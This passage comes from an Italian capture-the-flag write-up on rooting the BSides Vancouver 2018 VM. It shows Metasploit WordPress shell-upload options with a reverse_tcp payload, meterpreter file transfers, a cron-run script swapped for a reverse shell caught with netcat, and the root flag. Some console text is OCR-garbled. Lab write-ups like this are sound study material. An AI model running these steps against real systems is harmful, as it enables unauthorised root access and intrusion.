52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *     * * *   root    /usr/local/bin/cleanup
#
meterpreter > 
```



```
meterpreter > download cleanup /root/Desktop/
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > download /etc/crontab/cleanup /root/Desktop/
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > download /usr/usr/cleanup  /root/Desktop/
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > download /usr/local/bin/cleanup  /root/Desktop/
[*] Downloading: /usr/local/bin/cleanup → /root/Desktop/cleanup
[*] Downloaded 294.00 B of 1.15 TiB (0.0%): /usr/local/bin/cleanup → /root/Desktop/cleanup
[*] Completed  : /usr/local/bin/cleanup → /root/Desktop/cleanup
meterpreter > upload /root/Desktop/cleanup
[*] Uploading  : /root/Desktop/cleanup → cleanup
[-] core_channel_open: Operation failed: 1
meterpreter > upload /root/Desktop/cleanup /usr/local/bin/
[*] Uploading  : /root/Desktop/cleanup → /usr/local/bin/cleanup
[*] Completed  : /root/Desktop/cleanup → /usr/local/bin/cleanup
meterpreter > 
```



```
sf6 exploit(unix/webapp/wp_admin_shell_upload) > set password enigma
assword ⇒ enigma
sf6 exploit(unix/webapp/wp_admin_shell_upload) > options

odule options (exploit/unix/webapp/wp_admin_shell_upload):

  Name       Current Setting      Required  Description
  ----       ---------------      --------  -----------
  PASSWORD   enigma               yes       The WordPress password to authenticate with
  Proxies                         no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS     192.168.122          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80                   yes       The target port (TCP)
  SSL        false                no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /backup_wordpress/   yes       The base path to the wordpress application
  USERNAME   john                 yes       The WordPress username to authenticate with
  VHOST                           no        HTTP server virtual host


ayload options (php/meterpreter/reverse_tcp):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST  192.168.1.122    yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port


xploit target:

  Id  Name
  --  ----
  0   WordPress
```




```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /backup_wor
targeturi ⇒ /backup_wordpress/
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username john
username ⇒ john
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password enigma
password ⇒ enigma
```

6. Privilege Escalation


- Esaminando /etc/crontab, si nota che /usr/local/bin/cleanup è eseguito periodicamente.

- Il file è scrivibile e viene sostituito con uno script Python che apre una reverse shell sulla porta 8080.

- In ascolto con Netcat (`nc -lvp 8080`), si ottiene una shell come utente `root`.



```
┌──(root㉿kali)-[~]
└─# nc -lvp 8080
listening on [any] 8080 ...
192.168.1.130: inverse host lookup failed: Unknown host
connect to [192.168.1.122] from (UNKNOWN) [192.168.1.130] 44394
/bin/sh: 0: can't access tty; job control turned off
# pwd
/root
# ls -la
total 40
drwx------  3 root root 4096 Mar  7  2018 .
drwxr-xr-x 23 root root 4096 Mar  3  2018 ..
-rw-------  1 root root 2147 Mar  7  2018 .bash_history
-rw-r--r--  1 root root 3106 Apr 19  2012 .bashrc
-rw-r--r--  1 root root  248 Mar  5  2018 flag.txt
-rw-------  1 root root  417 Mar  7  2018 .mysql_history
-rw-r--r--  1 root root  140 Apr 19  2012 .profile
drwx------  2 root root 4096 May  1 05:52 .pulse
-rw-------  1 root root  256 Mar  3  2018 .pulse-cookie
-rw-r--r--  1 root root   66 Mar  3  2018 .selected_editor
# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```



```
eterpreter > sysinfo
omputer     : bsides2018
S           : Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686
eterpreter : php/linux
eterpreter >
```


7. Flag Capture

- Navigando nella home dell’utente root, si trova `flag.txt` con il seguente contenuto:

Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.

You should be proud!



```
# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

Conclusione

La macchina è stata compromessa con successo tramite:

- Accesso FTP anonimo per reperire utenti.

- Login a WordPress con credenziali trovate.

- Webshell PHP caricata da dashboard WordPress.

- Escalation di privilegi tramite cron job e script modificabile.

-ricerca di informazioni tramite Metasploit

PROBLRM SOLUTION

- Macchina virtuale KALI non riusciva più a connettersi ne a internet ne alla macchina virtuale BsidesVancouver2018 anche se si presentavano nella stessa rete, la soluzione più veloce trovata è stata di inserire in Kali una 3° scheda di rete con bridge e cambiare il mac address random fin quando non si riusciva a collegegare Internet e la macchina Bsides

- Metasploit è stato provato in un primo momento nella macchina virtuale principale senza update base ma dava valori alternanti, per verificare è stata create una nuova macchina kali con update (sudo apt updte && sudo apt full-update-y) ricevendo alla fine I dati corretti.